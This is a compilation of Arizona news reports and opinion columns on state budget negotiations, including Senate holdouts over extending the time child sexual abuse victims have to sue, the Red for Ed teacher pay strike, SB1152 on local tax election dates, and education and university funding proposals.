Carter recommended that the Legislature instead abruptly adjourn sine die, effectively killing all outstanding legislation, then immediately reconvene in a special session solely to pass the budget and policy bills related to the outbreak.
“I think all our efforts must be related to ensuring the state deploys the necessary resources and provides statutory authority to address the pandemic,” Carter said in a text message. “There isn’t a single bill more important than ensuring our state is prepared, which is why we need to sine die, go into special session and FOCUS!”
House and Senate Republicans plan to introduce their budget bills Monday, Senate President Karen Fann and House Speaker Rusty Bowers said.
Their comments Thursday came as several Republican senators continued to reiterate their pledges to vote “no” on any budget that doesn’t address pet issues, including repealing a $32 vehicle registration fee and extending the statute of limitations for child victims of sexual abuse to sue their assailants.
Fann, a Prescott Republican, said those issues continue to come up in budget negotiations between the House and Senate, discussions that resumed Thursday afternoon.
“We never know if we have the votes until we present it to the members,” Fann said. “We are hoping that we can get this done next week, but if it stalls we can go another week.”
Budget speculation ramped up Wednesday after the House moved to suspend its rules to allow members to introduce budget bills, but Fann said that move didn’t mean bills would be released immediately.
“It’s just a matter of moving forward,” Fann said. “We’ll probably do ours on Monday.”
Bowers initially feigned surprise when asked about the Senate’s plan, but said he hopes the two chambers will be able to present their proposals at the same time.
Republicans are still sorting out a few issues with Gov. Doug Ducey’s office, but when Bowers was asked for specifics, he played coy. In particular, he was asked if tax conformity, the rainy day fund and the VLT fee remain key points of disagreement with Ducey.
“Gang, it’s Monday,” he said. “Do you think we don’t already have those things done? A lot of those things are done. But you don’t get the package until the package has got a bow on it.”
Rusty Bowers
He said a proposal exists on those issues, but it still needs to be shopped to members.
Whether either the House or Senate proposals have the votes to pass is yet to be seen, especially when details are scarce.
Senate Assistant Minority Leader Lupe Contreras said the Senate Republican budget might not have the votes to pass. Democrats have been working on their own version of a budget and picked off two Republican votes, he said.
“They could be introducing the budget, but they would have to get with quite a few members to talk,” said Contreras, D-Avondale. “As it stands now, we have 15 members.”
Democrats worked with Fann in the past, but they haven’t seen a current version of the Republican budget, Contreras said. Sen. Martin Quezada, D-Glendale, said Democratic leadership has since engaged with GOP Sens. Heather Carter and Paul Boyer about a possible bipartisan budget.
Boyer, R-Glendale, said he’s speaking with anyone who will support his efforts to provide sexual assault victims a seven-year window to sue that would startafter the victim could be reasonably expected to know he or she had been abused as a child. Current statute gives victims until age 20 to sue, and Boyer has vowed to withhold his vote on the budget unless the law is changed. So has Carter, who could not be reached for comment.
If any Republicans are frustrated that he’s working across the aisle, Boyer said it’s not a big deal as long as the Senate president is meeting with Democrats, too. Fann has repeatedly stated she’s pursuing a budget deal that will satisfy Republicans and Democrats alike.
“It’s not that unusual,” Boyer said, “At least if we truly aren’t just paying lip service to making this a bipartisan budget.”
The House Rules Committee waived its rules today to allow Bowers to introduce a bill adjusting the statute of limitations for child sexual abuse victims to sue their assailants, but it’s not the same legislation for which Boyer and Carter are boycotting the budget.
Hmmn. Spotted on AZ House Speaker Rusty Bowers’ desk. But it’s all diversion. Close but no cigar. pic.twitter.com/dDby5cO95D
Bowers’ bill would extend the age by which victims must file civil lawsuits from 20 to 30. It would allow victims older than 30 to file civil lawsuits within a year after criminal charges are filed, but it would not provide the window Boyer proposed that would allow older victims to sue.
Boyer was not consulted on the House proposal, Bowers said, adding that he’s not bothered by Boyer’s boycott pledge.
“What Mr. Boyer decides to do is up to him,” Bowers said. “We are trying to address the statute of limitations in a way that all the parties have agreed previously to do.”
Fann said Republicans are working to keep Boyer in the fold.
“We have been working very, very hard with Senator Boyer,” Fann said. “The House and Senate are jointly working together to come up with a good compromise.”
Yet Bowers was not shy about leaving Boyer out of that discussion, nor about keeping House Democrats in the dark about his budget plan.
He said Democratic leaders have not been included in the conversation, though some of the minority party members have been briefed regularly on the plan, including sometime this week.
“You may be very surprised how many [votes] we will have on this budget. You may be surprised to know that maybe some of those people you think we need, we don’t,” Bowers said.
The two chambers also are prioritizing a repeal or reduction of the $32 vehicle license tax imposed last year — Sen. Michelle Ugenti-Rita, R-Scottsdale, has pledged a “no” vote unless the Legislature repeals it — and a tax conformity plan, Fann said, but she refused to provide any details.
During the 2008 economic crisis, some Arizonans lost their jobs or their homes, or both. With revenues down, the state budget was drastically cut, and education funding took a beating. After nearly a decade, Arizona is finally getting back on a stable economic path and is ready to invest in the future.
Christine Thompson
Our recent poll results show that education remains the top issue among Arizona voters, and that teacher pay and school funding are the leading concerns. Gov. Doug Ducey’s budget proposal prioritizes education, allocating the majority of available state funds to support K-12 education. Incremental funding increases each year, combined with meaningful policy conversations around our shared statewide goals and a willingness to work together, are good for Arizona’s students.
Education is a long game, with each play impacting the lives of students and their future success. Until last year, Arizona didn’t have a shared set of community-owned priorities to drive education policy and investment.
Expect More Arizona partnered with the Center for the Future of Arizona and hundreds of organizations to develop the Arizona Education Progress Meter, which lays out eight ambitious long-term education goals for our state. The goals were set by groups of experts in each area: quality early learning, third grade reading, eighth grade math, high school graduation, opportunity for youth, postsecondary enrollment, postsecondary attainment, and teacher pay.
These goals have become the widely accepted education framework, as they have been embraced by business leaders, state and local leaders, school districts, dozens of local governments, and hundreds of community organizations across the state.
We aim to reach seven of the eight goals by 2030. On one hand, 12 years is too long to wait for improvements in education. But impacting outcomes takes varied levels of time and resources to bring students from where they are today to their full potential. Success requires big and small steps.
Gov. Doug Ducey’s budget proposal is an important step. It represents a sizeable investment in education. Most important is the governor’s pledge to restore district and charter additional assistance by 2023, starting with $100 million in FY2019. This funding restoration has the potential to free up dollars for school districts to support other priorities, such as increasing teacher pay.
We are also pleased to see more funding for early literacy interventions and career and technical education. Both will have a positive impact on those 2030 goals. In addition, the move from cash spending to debt financing for school expansion or construction would represent a significant policy shift and is particularly meaningful as we leverage current dollars to maximize potential.
To be clear, this budget does not provide all the resources needed to meet the shared goals we have for education in the state. The proposal does not address the fiscal cliff faced by education in just three years with the expiration of the Proposition 301 sales tax, which generates $640 million annually. It does not identify new revenues for education investments that have the potential to strengthen Arizona for the long term, nor does it fully address how to raise teacher pay to the national median by 2022 – one of the shared goals.
Arizona’s education system – early education, K-12, community colleges, and universities – requires continued, reliable investments over time. Expect More Arizona is eager to work together, across party lines, to find long-term funding solutions that support the success of every student, regardless of background, income or zip code.
If Arizona is successful in meeting those 2030 goals, it will mean a stronger economy and a better quality of life for us all.
— Christine M. Thompson is president and CEO of Expect More Arizona.
Plans for a Republican-crafted budget blew up Thursday when a second GOP lawmaker said she won’t vote for a spending plan unless and until the state gives victims of childhood sexual abuse more time to sue their attackers.
Sen. Heather Carter, R-Cave Creek, said providing legal relief to victims is too important to allow business as usual.
“Sometimes there are issues that transcend everything else we do down at the Capitol,” she told Capitol Media Services. “It’s time for Arizona to improve its state statutes to help child victims of sexual abuse.”
Heather Carter
What makes Carter’s declaration crucial is that there are only 17 Republicans in the 30-member Senate. And in aligning with Sen. Paul Boyer, R-Phoenix, who already has said he is a holdout, that leaves Senate President Karen Fann, R-Prescott, without a working GOP majority.
In fact, Fann already was having trouble keeping the troops in line: Sen. Michelle Ugenti-Rita, R-Scottsdale, has threatened to withhold her vote from the budget unless the state repeals a $32-a-vehicle licensing fee.
Fann told Capitol Media Services she’s not ready to panic.
“This is all part of the process,” she said. “This isn’t the first time we’ve heard people say, ‘I’m a “no” on the budget unless I get what I want.’ ”
And Fann said she has no problem with the general concept of what Boyer wants.
“Obviously we would like to make sure that victims really should have that opportunity to be able to confront their abusers,” she said.
“I’ve read the report where it says that sometimes they don’t realize what happened to them until they were 40 years old,” Fann said. “I get all that.”
But the Senate president said she believes that his proposal, as it stands, could create new “victims,” including business owners who end up being sued decades later for acts that may – or may not – have been committed by employees who are long gone.
Carter, however, said she’s not buying that.
“Arizona would not be the first state to do this,” she said, saying other states have greatly expanded the time for child sex abuse victims to bring civil claims.
Paul Boyer
And Carter said this isn’t just about seeking damages for prior victims. She said there are situations where the same person has remained in a position of trust – and in a position with access to children.
“Real cases were brought forth,” Carter said. “And real children who were being molested could be protected by removing that perpetrator from that situation.”
The fight is over current Arizona law which says child victims of sexual assault or abuse have two years after they turn 18 to file a civil suit.
Boyer, citing the studies about some children not realizing they were victims until decades later, seeks two key changes to the law.
First, he wants to extend the statute of limitations to seven years instead of two. More significant, he wants that clock to start running when someone knows or should have known he or she has been a victim, rather than the person’s 18th birthday.
Second, he wants to allow those for whom the statute of limitations already has run to have a two-year “window” to file new claims.
Sen. Eddie Farnsworth, R-Gilbert, who chairs the Senate Judiciary Committee, agreed to give the bill a hearing only if the bill was altered to conform to stricter time limits. When Boyer balked, Farnsworth killed the hearing.
Technically speaking, the time for hearing legislation in committee is passed. But Carter said she’s sure that something can be worked out, especially with Senate leadership needing the support of at least 16 of its members for the budget – or having to go to Democrats for votes, which means adding spending that some GOP lawmakers may find unacceptable.
“Everything is possible while we’re still in session,” she said. “There’s nothing stopping us from updating our statutes this year, while we are still in session.”
Fann also said that there already is a window of sorts in the law.
She said there is no statute of limitations on criminal charges of child abuse. That permits prosecutors to bring charges at whatever point in the future they believe they have a case.
And Fann said the way the law now reads permits victims to file civil suits within two years of any criminal charges being brought, whether or not the person is convicted of the criminal charges.
The Senate president also suggested that Boyer was not being reasonable.
“We’ve been trying for a month now to work with him to come up with a compromise that would do what he needs to do but make sure we don’t create a lot of unintended consequences,” she said. “But it’s difficult when some members say, ‘It’s my way or the highway.’ ”
Arizona cities and counties staved off a major threat to tax revenues in the 2017 legislative session as they saw the number of measures hostile to them continue to grow.
The League of Arizona Cities and Towns and the Arizona Association of Counties fended off a bonding plan that would have allowed the state’s three public universities to keep the sales taxes they ordinarily would have paid to the state, cities and counties. The money would then be used to borrow $1 billion for construction and building maintenance.
The bonding plan would have cost local governments $7 million in its first year. But, while the bonding was touted as a 30-year plan, the mechanism didn’t have an expiration date and would have grown annually, and it would have thrown the state’s taxing system for a loop.
Dodging the sales tax recapture was a big win for local governments, said Jen Marson, director of the Arizona Association of Counties.
“That would have been so much money over the course of 30 years,” Marson said.
Ken Strobeck
In an April interview on the bonding plan, League of Arizona Cities and Towns Executive Director Ken Strobeck said he saw it as a first step toward diminishing the transaction privilege tax system. If universities get to keep the sales taxes they would pay, other governmental bodies will want the same treatment, he said.
The league and the mayors of several towns railed against the plan, saying it pitted universities against cities. They also noted that local governments took on more financial burdens after numerous cost-shifts from the state throughout the Great Recession.
The bonding plan was amended to be a $27 million annual appropriation for 25 years instead of a sales tax recapture idea.
Cities and towns didn’t have much time to celebrate that win, though.
Lawmakers resurrected a plan in the waning hours of budget negotiations to regulate the dates of citywide elections that increase taxes. SB1152 requires municipal tax increase elections be held in November of even-number years. Charter cities have maintained the right to set their own election dates, which the courts affirmed. But lawmakers admitted they wanted a second crack at a court ruling, saying they expected to be sued over SB1152.
Patrice Kraus
“That one is probably our biggest concern,” said Patrice Kraus, the league’s lobbyist.
Tension existed for years as the Legislature has sought to clamp down on municipalities it sees as rogues.
In a red state like Arizona, cities often tried to enact progressive laws that wouldn’t pass muster at the state level. Those measures then led to backlash from state lawmakers.
Last year, Arizona cities and towns decried a new law that jeopardized state-shared revenues if local governments enacted measures that contradicted state law.
The past two years saw state preemption laws that banned plastic bags and local regulations of puppy mills, among numerous others.
Despite the discord that surfaced from the bonding plan and new election regulations, relations between local governments and the Legislature weren’t as strained as in previous years.
“This was a year of negotiation for us,” Kraus said.
New leadership in both chambers and a host of new freshman lawmakers meant a better position for cities, Kraus said.
New House Speaker J.D. Mesnard, R-Chandler, “ran a smoother ship” than his predecessor, and the league worked with a lot of lawmakers that it hadn’t in the past, she said.
The more congenial relationship meant the league found wins on pension and redevelopment incentive modifications, Kraus said.
Jen Marson
Still, the state hasn’t picked up the costs it shifted to counties throughout the recession, a point of financial stress particularly for smaller counties, Marson said.
Counties are still paying the state for some services from the Department of Revenue and Juvenile Corrections, while they struggle to pay for basics like payroll at the local level, Marson said.
Marson said the counties were hoping that as the economy recovered, the cost shifts would be reversed, but they’re “taking a lot longer to reverse than they did to institute.”
Another area that suffered as the state slashed its costs: road funds. But this year’s budget put $30 million back into the Highway User Revenue Fund after lawmakers clamored for money to bring home to their counties to help fix roads.
Marson said the HURF monies still aren’t fully restored and numerous cost shifts haven’t been reversed, but she noted there were no new state impacts to counties’ budgets passed this legislative session.
“We consider that a win,” she said.
Reporter Lauren Marshall contributed to this story.
On paper, that $11.8 billion budget signed Friday by Gov. Doug Ducey is a somewhere north of 11 percent higher than what was adopted a year ago.
But there’s less there in actual new spending than meets the eye.
It starts with a $271 million deposit into the state’s rainy day fund.
On top of that, lawmakers also set aside $190 million to pay off some debt the state incurred nearly a decade ago to balance the budget.
And the fact is that the budget for the current fiscal year that ends June 30 ended up being larger than the $10.4 billion adopted, what with additional spending.
Take away all that and you’re in the neighborhood of 7 percent year-over-year increase.
None of that factors in population growth, which was 1.6 percent in 2018 – the newest numbers won’t be in for a few more months.
And then there’s inflation.
George Hammond, economist at the University of Arizona Eller College of Management, said the most recent figure nationally was 2.4 percent. But even that may be misleading.
He said for the western part of the country inflation weighed in at 3.3 percent. And for the Phoenix metro area the figure was 4.2 percent.
And there’s something else to consider when looking at the size of the budget.
In the 2010 fiscal year the state’s operating expenditures were $9.9 billion.
It’s true that figure dropped pretty steadily through the rest of the recession, down as low as $8.3 billion, as lawmakers scrambled to cut expenses as the bottom dropped out of the revenue side of the equation.
But it also means that the newly adopted $11.8 billion state budget – even with the money used to pay off debt and put into the bank – is less than 20 percent higher than it was a decade ago. That’s 2 percent a year, not counting inflation.
There’s another reason that the $11.8 billion figure is not a true indication of the growth of government, at least not going forward.
It includes more than $500 million of one-time expenditures, money the state is allocating, but with no promise to keep it up in the future.
Consider state universities.
What lawmakers approved as base spending is no different than last year. But they did agree to a one-time $35 million infusion for the schools – $18.9 million for Arizona State University, $9.4 million for University of Arizona and $6.7 million for Northern Arizona University – to use as they want, but with no promise that the dollars will keep flowing in future years.
Lawmakers also provided $62.8 million for public schools for repairs for the coming year. But they have refused to put dollars into a fund that schools are supposed to get, according to a formula, to stay ahead of problems before they get big and expensive.
And even some of the dollars being allocated for health care, like $1.5 million for the Benson and Northern Cochise hospitals and $700,000 for a primary care clinic in Colorado City, are one-time infusions.
There are some other odds and ends in the spending plan.
One of the more unusual is a requirement for the state to withhold funds from Flagstaff for the additional costs incurred by providers of services to the disabled because that city’s minimum wage is higher than the current $11 state minimum, a figure that goes to $12 next year. By contrast, Flagstaff already is at $12 and will go to $13 next year and eventually to $15.50.
But Sen. Sylvia Allen, R-Snowflake, inserted a footnote into the budget requiring Flagstaff to pay just $150,000 this coming year. The state will match it with $300,000 with the idea of drawing down additional federal dollars.
Allen told Capitol Media Services, however, this is a one-time deal.
“It is not fair for the rest of the taxpayers to have to come up with money,” she said. But Allen said she hopes the one-time reprieve coupled with the threat of future higher costs might pressure Flagstaff residents to reconsider the city’s minimum wage ordinance.
Also in the spending plan is $20 million for Pinal County farmers to drill new wells to tap into groundwater to replace the allocation of Colorado River water they are losing as part of the drought contingency plan.
The farmers say they, or at least their irrigation districts, are entitled to the groundwater. And they say the dollars, on top of $9 million already provided by the state, should be reimbursed if they get an anticipated federal grant.
None of that has sat well with the Sierra Club which questions the advisability of increasing groundwater pumping in an area where there already is some evidence of land subsidence.
There are some big-ticket items in the spending plan.
That includes nearly $165 million for the next step of the plan to increase average teacher salaries by 20 percent by the 2020-2021 school year. And then there’s an additional $136 million to restore money removed during the recession from the “district additional assistance” account, cash for books, buses and computers, though that still leaves schools about $130 million short of what they should be getting according to formula.
Overall K-12 education spending is estimated at $5.3 billion.
The Arizona Health Care Cost Containment System, the state’s Medicaid program, retains its title as taking the largest share of state tax dollars at nearly $1.8 billion. And that doesn’t count the more than $12 million from other sources, mainly federal funds.
And the cost of locking people up also is going up, with the budget for the state Department of Corrections now exceeding $1.1 billion.
On the other side of the ledger, most Arizonans should see lower income taxes, with changes in tax brackets, a bigger standard deduction and a new dependent credit. That is designed to offset changes in federal tax law that largely will hit those near the top of the income scale and the state’s decision to start collecting a sales tax on online sales.
Correction: A previous version of this story erroneously reported there was an additional $68 million to restore money removed from the district additional assistance fund during the recession. The actual figure was $136 million.
The most difficult time to accept a new challenge and embrace change is when things are going well.
At the start of a new decade, people who live in Arizona have every reason to be pleased – 2020 looks a lot better than 2010 did. Leaders in government and business have worked hard to manage through the challenges that came with the Great Recession and in its aftermath. The pathway has been difficult and they have every right to feel proud of what they have done and what Arizona has to offer.
As tempting as it might be and as much as we may feel we’ve earned it, now is not the time to breathe a sigh of relief and relax. Competitive forces are fiercer than ever.
Michael Crow
Arizona has climbed out of a hole and it is standing on stable ground. That is encouraging and important given the rapid advance of technology and its dramatic impact on businesses, the workplace and the kinds of jobs that will be needed – along with jobs that will disappear.
Arizona has the opportunity to build on its current economic health and to make sure the state economy never suffers again the way it did in the decade following the Great Recession. It means moving the Arizona economy from being fragile and highly vulnerable in times of volatility, to one that is resilient that thrives and grows when exposed to uncertainty, disorder and stress. The Arizona Board of Regents have wisely offered a proposal for public investment in the FY 2021 budget that signals the way forward.
What ABOR has proposed is a strategic investment with a focus at all three state universities on areas that will yield a positive return on investment for taxpayers with an emphasis on high value, high wage industries that are central to the New Economy. It is a focus designed to advance more new business location and expansion opportunities and additional small business development. It is accomplished by using universities to partner with industry to produce a pipeline of talent and an environment of research, discovery and entrepreneurial activity.
At Arizona State University, that means an emphasis on engineering and technology. For those of us at the university, it means accepting the assignment to educate and graduate more students, to find new and innovative ways to partner with the private sector, to produce knowledge and discovery and to push it into the marketplace, and to provide the workforce needed for Arizona businesses of all shapes and sizes.
Because as well as the state of Arizona has done by reducing regulation, tax burdens and being welcoming and in spite of the fact that our quality of life is second to none and that barriers to entry are few, we still see data that tells us we are not expanding economically at the rate of our competition in the region. Personal economic expansion is still greater in states like Colorado and Oregon – and that’s not what we want.
Arizona still must develop the self-generating, knowledge-driven economic center where we are creating from whole cloth new knowledge enterprises that produce thousands of scientists, engineers and designers who make things happen. Not trends we capitalize on, but new things we create to sustain the economy of the future.
The foundational technologies we operate under today will all be replaced. The economy will continue to churn. Think back to 1990 – just 30 years ago. Our present economy looks nothing like that. Our biggest and most important companies were born, grown and totally transformed in that period of time. Think, Apple. Think, Google. Think, Amazon.
This isn’t going to stop. It’s going to happen even faster. Arizona institutions like Intel know this is coming. They know they must adapt, or die.
Arizona needs to be at the leading edge of economic transformation. We are well positioned to do so, but not if we are content with recovery and where we are today.
The Board of Regents proposal calls for ASU, working with the private sector, to lead the emergence of the greatest engineering school ever built, at scale with diversity and creativity, planting the seedlings for new industries and new opportunities.
It is an investment in laying seed for the New Economy by doing three things:
– Continuing to operate America’s most innovative university built on access and quality, welcoming all those at every stage of life who want an education.
– Building the greatest engineering school in the world – the largest, the most creative, the most innovative; and,
– Creating new Science and Technology Centers that will accelerate our opportunities to do research, make discoveries, push ideas into the marketplace advancing the businesses that already exist and spinning off new ones, ready to make their mark.
We are asking for this investment from the state. We accept the assignment. And we will deliver.
— This is the first in a three-part series from ASU President Michael M. Crow about the Arizona Board of Regents New Economy Initiative, a public investment proposal for the state’s FY 2021 budget.
Budget bills cleared their first hurdle Tuesday after a day of arm-twisting and political maneuvering, but problems getting it passed persist. One Republican in the House voted against every budget bill, while a fiscal hawk...
Get 24/7 political news coverage and access to events honoring top political professionals
Republicans who pushed for a Senate bill intended to spark a lawsuit over consolidated elections will likely get their wish.
Senate Bill 1152, which was signed into law by Gov. Doug Ducey, requires county and municipal tax elections to be held in the general election of every even-numbered year. It is intended to make raising taxes at the local level more difficult, the conventional wisdom among conservatives being that tax increases are harder to approve during a general election.
Rep. Kevin Payne (R-Peoria) (Photo by Rachel Leingang, Arizona Capitol Times)
Rep. Kevin Payne, R-Peoria, who sponsored the underlying legislation that wound up as SB1152, welcomed a lawsuit – one he expects to win. He said he wants all voters to get a say rather than “just a few snuck in here and there.”
“When they have a special election, a lot of people either aren’t paying attention or they just can’t seem to find their way to the voter polls,” he said. “If you look at the numbers, when they have elections in May, the voter turnout is way low compared to what it would be in November.”
Ducey said that was the thought behind the bill, and that’s why he signed.
Election Day is important in Arizona, he said, “and we want to make sure there’s full transparency and full accountability and that people aren’t trying to game the calendar to set up an election to raise taxes when everyone’s out of town or when it would just be an advantage to whatever their issue is.”
SB1152 became a bargaining chip for House Republican leadership to get conservatives on board to pass the budget package. Lawmakers like Payne and Sen. Steve Montenegro of Litchfield Park were holdouts on the governor’s all-important $1 billion university bonding plan, but they changed their tune in exchange for a series of deals struck with leadership, including the passage of the consolidated elections language.
Ken Strobeck
Ken Strobeck, executive director of the League of Arizona Cities and Towns, agreed SB1152 is likely to end up in a court battle because it is “definitely a challenge to the constitutional authority of charter cities.”
He said cities are already limited to four election dates per year, and further limitations would only serve to remove the discretion of those who know their needs best – local officials.
“Infrastructure has to be built. Police and fire services have to be provided,” he said. “Those things are not given as gifts. They actually have to be bought and paid for, and that’s what tax revenue supports. We’re at the front lines. We’re having to manage those decisions at the local level, and that’s where I think those decisions should rest.”
And Strobeck brushed off Payne’s concern that such interests attract only select voters.
“One hundred percent of registered voters have the opportunity to cast a ballot every time there is an election,” he said. “What are you going to do? Move dates all around just to say, ‘I want somebody else to turn out because I don’t like the percentage of turnout.’ No.”
He offered Prescott as an example, where the city is seeking a tax increase this fall to address its Public Safety Personnel Retirement System obligations.
Payne said SB 1152’s effective date was set for January 1, 2018, eliminating concerns for Prescott.
This is not the first time the Legislature has sought to limit local elections.
In 2012, Rep. Michelle Ugenti-Rita, R-Scottsdale, sponsored legislation that required cities to consolidate candidate elections with November general elections as well. But the Arizona Court of Appeals said the Legislature cannot force cities to hold elections on certain dates, and that ruling was effectively upheld by the state Supreme Court in 2015 when the justices declined to hear the case.
Since that decision, though, three justices have been added to the Arizona Supreme Court, including John Lopez and Andrew Gould, appointed when lawmakers expanded the court last year, and Clint Bolick, who was appointed by Ducey in January and who worked for the Goldwater Institute when it drafted the 2012 law.
Payne said those new, conservative justices bring a new outlook to the court, and he said he’s “pretty sure” they will rule in favor of SB1152.
Though Strobeck said it’s too early to speculate on the outcome of a lawsuit that doesn’t yet exist, he was not swayed by Payne’s argument that additional state Supreme Court justices will have the desired effect.
“We’ve already been through the courts a couple of times on this issue of local elections, and the court has come down pretty clearly that municipal decisions regarding elections are something that should stay at the city level, especially regarding charter cities,” he said. “I’m not convinced that people who are strict constitutionalists would read the Constitution any differently.”
No matter the result, a legal battle is sure to be costly.
“How costly is it?” Payne said. “I’m thinking the attorneys on our side are already paid for, are they not?”
He also insisted it could save money in the long run by avoiding failed ballots in off years.
GOP leaders in the House and Senate introduced a $12.8 billion spending plan Monday afternoon with high hopes of passing it by Wednesday — but finding the votes to pass it...
Get 24/7 political news coverage and access to events honoring top political professionals
Thousands of teachers, students and Red for Ed supporters gathered at Chase Field on April 26 before marching to the Arizona Capitol on the first day of a statewide strike. (Photo by Katie Campbell/Arizona Capitol Times)
As teachers around the state prepared to strike, legislators sat nearly idle for four days as they got into a stand-off with Gov. Doug Ducey over how to give teachers pay raises.
House Speaker J.D. Mesnard, R-Chandler, announced on April 19 the schedule for April 23 to April 26 would likely be fluid because lawmakers were “running out of things to do.”
Work nearly came to a halt after Ducey vetoed 10 House bills on April 20, asking that the Legislature instead focus on passing a budget that includes funding for his proposed teacher pay raises, in addition to restoring district and charter additional assistance.
Though the move appeared to break the budget logjam, sparking serious budget discussions between House and Senate leadership and the governor’s staff, other business at the Capitol slowed considerably, sidelining the vast majority of lawmakers who weren’t part of the budget negotiations.
Some lawmakers were frustrated for being left out of the budget conversation, or wished they could be back in their district talking to constituents, or campaigning.
Rep. Drew John, R-Safford, said though the easy schedule would give the Legislature more time to concentrate on finding a sustainable funding source to pay for Ducey’s proposed 9 percent teacher raise in FY2019, most members were just waiting to see a plan.
Rep. Mark Cardenas, D-Phoenix, who is running for state treasurer, said it has been difficult balancing having to be on the floor and traveling throughout the state to meet with voters.
While the Senate debated several bills in Committee of the Whole, and gave third and final readings to a few others throughout the week, the House had nothing substantive on the calendar.
It’s unlikely that the House, for the time being, will send many more bills to the Governor’s Office, if any at all, said Mesnard.
“I’m not really planning on sending more bills. I don’t have very many left anyway,” he said.
On April 23, the House gaveled in, read messages from the Senate and Governor’s Office, and adjourned in less than 15 minutes. Floor sessions usually last more than an hour.
The following day, the House met for roughly 30 minutes, but didn’t vote on any measures.
On April 25, again with little work to do on the floor, House members spent more than 90 minutes debating the offensiveness of rap lyrics after Democratic Reps. Reginald Bolding and Gerae Peten took issue with a commentary written by Rep. Maria Syms, R-Paradise Valley, that they said not only sought to discredit the #RedForEd leaders but also disparaged black people.
Things got so slow that Mesnard even toyed with the idea of canceling the April 24 floor session, a suggestion that he said was not well received by some members.
“We contemplated not having to do the pray, pledge, adjourn maneuver, but some said that would look bad,” he said. “My thought was: Why pull everybody in if they could be having conversations with teachers in their districts and other constituents?”
Even if they aren’t on the floor, it doesn’t mean they aren’t working, Mesnard said, adding that members have met throughout the week to discuss the budget.
But there were other outstanding issues to tackle.
Ducey’s school safety plan is slowly making its way through the Legislature, getting the nod in the Senate Rules Committee on April 23. Three Senate bills were approved in the House Rules Committee and in caucus this week. And both chambers introduced a resolution on April 4 to approve the appointment of Lindsey Perry as auditor general, which is being fast tracked through the Legislature, but still needs to be voted on.
Mesnard said leadership also needs to discuss what ballot referrals will be sent to the Secretary of State’s Office this year.
One incentive that might push lawmakers to sine die soon – starting on the 120th day of session, legislators will get a smaller subsistence allowance. Instead of $60 per day for non-Maricopa County lawmakers, the per diem drops to $20, while for Maricopa County residents, it dips to $10 from $35.
Striking teachers silently cheer using their hands to follow decorum on not clapping or verbally reacting from the Senate gallery while senators meet in Senate chambers on April 30, 2018. (AP Photo/Bob Christie)
Long past his normal bedtime May 2, Zach Stenerson sat in a camping chair in front of the state Capitol, watching one of the last “Red for Ed” rallies unfold.
About a week after he first went on strike, the 36-year-old history and economics teacher spent more than four hours watching the Arizona Senate finalize budget details, including pay raises for teachers.
He was one of hundreds of red-clad protesters to pack the Senate and House of Representatives galleries — seats normally taken up by lobbyists and other Capitol insiders — as lawmakers spent hours debating the state budget bills.
“One of the reasons I really wanted to be here is because I know it’s not over,” he said. “When I was up in the gallery and listening to all the people in the lobby cheering and stuff like that, it really exposed Arizona government.”
Gov. Doug Ducey is the leader “Red for Ed” supporters love to hate.
Likewise, there’s no love lost between Ducey and those he dismissed as staging “political theater.”
But putting aside the adversarial relationship between the Governor’s Office and leaders of the teacher pay movement, both Ducey and Arizona teachers have benefitted from the “Red for Ed” momentum that swept through Arizona this legislative session.
After suffering more than a month of intense public scrutiny as teachers demanded raises and lashed out against the administration, Ducey listened and delivered on one of their requests.
Protesters will eventually abandon Capitol grounds, but Ducey’s victory — providing a 20-percent pay bump for teachers over several years — will carry on and give the governor a major talking point in his re-election bid.
Meanwhile, Arizona teachers, having mobilized en masse in a way the state has never seen before, will see the largest pay increase they’ve received in years when they go back to school in the fall. They could also keep the political momentum going into an election year when Republicans across the country look increasingly vulnerable because of widespread dissatisfaction with President Donald Trump.
Ducey’s initial reluctance to grant teacher pay raises above the 1-percent he already promised in his proposed budget fired up “Red for Ed” supporters. In return, the ever-vocal movement pushed Ducey to re-evaluate what he could offer teachers.
Call it symbiosis.
The end of the teachers’ strike won’t be the end of the “Red for Ed” movement, its leaders insisted this week.
As for next steps, organizers don’t have any plans yet. Arizona Educators United organizer Noah Karvelis tentatively suggested teachers would hold post-strike “walk-ins” at their schools to thank parents and students for their understanding and support.
After that, it’s an election year, but organizers have no concrete plans to keep up the momentum through November.
“I guarantee there are a lot of people walking around down here in red every single day, looking at themselves in the mirror saying, ‘If they can’t get it done, I’ll get it done. One way or another,’” Karvelis said.
While protesting at the Capitol, striking teachers have issued thinly veiled threats to lawmakers, reminding them of the upcoming elections this fall. In the Senate gallery just before midnight May 2, one woman held up a small sign that read
“11-6-18” — the date of the November general election.
“Please know that in November, the ballot box does listen,” one Phoenix teacher taunted members of the Senate Appropriations Committee before they voted on the K-12 budget bill. The teacher pleaded with members to oppose the budget, but acknowledged his request was unlikely to be fulfilled in the GOP-controlled Legislature.
The Legislature approved the K-12 budget bill mostly along party lines. Several Senate Democrats, who had been largely critical of Ducey’s plan, also voted in favor of the bill.
It’s exciting to see other teachers learn about the legislative process and become inspired to become politically active as they watched the budget shake out, said Paloma Perry, a Goodyear history teacher.
The “Red for Ed” movement is a sign things are about to drastically change within Arizona, said the third-year teacher.
“It’s really fired a lot of people up,” she said. “If 75,000 of us are willing to leave school for a week, what’s stopping us from letting people know how we feel at the ballot box this November?”
But Arizona teachers may have just handed Ducey the opportunity he needed to cement his re-election bid. From now until November, Ducey can brag that he gave teachers 20-percent pay raises without raising taxes.
Earlier this week, Vice President Mike Pence touted Ducey’s teacher pay plan at an event to discuss Trump’s policies, including the new federal tax law. Ducey introduced Pence, a longtime friend, at the “America First Policies” event in Tempe that at times felt like a campaign rally.
“Governor Ducey promised to invest in your schools and support your teachers,” he told an excited crowd. “Just a few weeks ago, I just heard that Governor Ducey released a plan to increase teachers’ salaries by 20 percent by 2020 because Governor Doug Ducey believes that Arizona’s teachers deserve a raise.”
Ducey signed the K-12 budget bill, including teacher pay raises, into law in the early hours May 3, before lawmakers had completed work on all of the budget bills.
“This is a real win for our teachers, for our kids, for our educators in the classroom.” Ducey said in a video of the bill signing. “It’s a good way to start the day.”
By 6:15 a.m., the Governor’s Office had sent out a news release touting Ducey’s accomplishment. Within an hour, the Republican Governors Association, which paid for weeks of TV ads praising Ducey’s teacher pay plan, sent out a release saying the governor had “delivered for the people of Arizona today.”
Some of Ducey’s other legislative priorities — like his school safety bill that initially included funding for more school resource officers — took a backseat to the governor’s teacher pay push.
In addition to the pay raises, Ducey will be able to tout on the campaign trail that he extended the 0.6 sales tax in Proposition 301 this year. While Ducey expressed support for extending the levy last year, he didn’t push to re-up this legislative session.
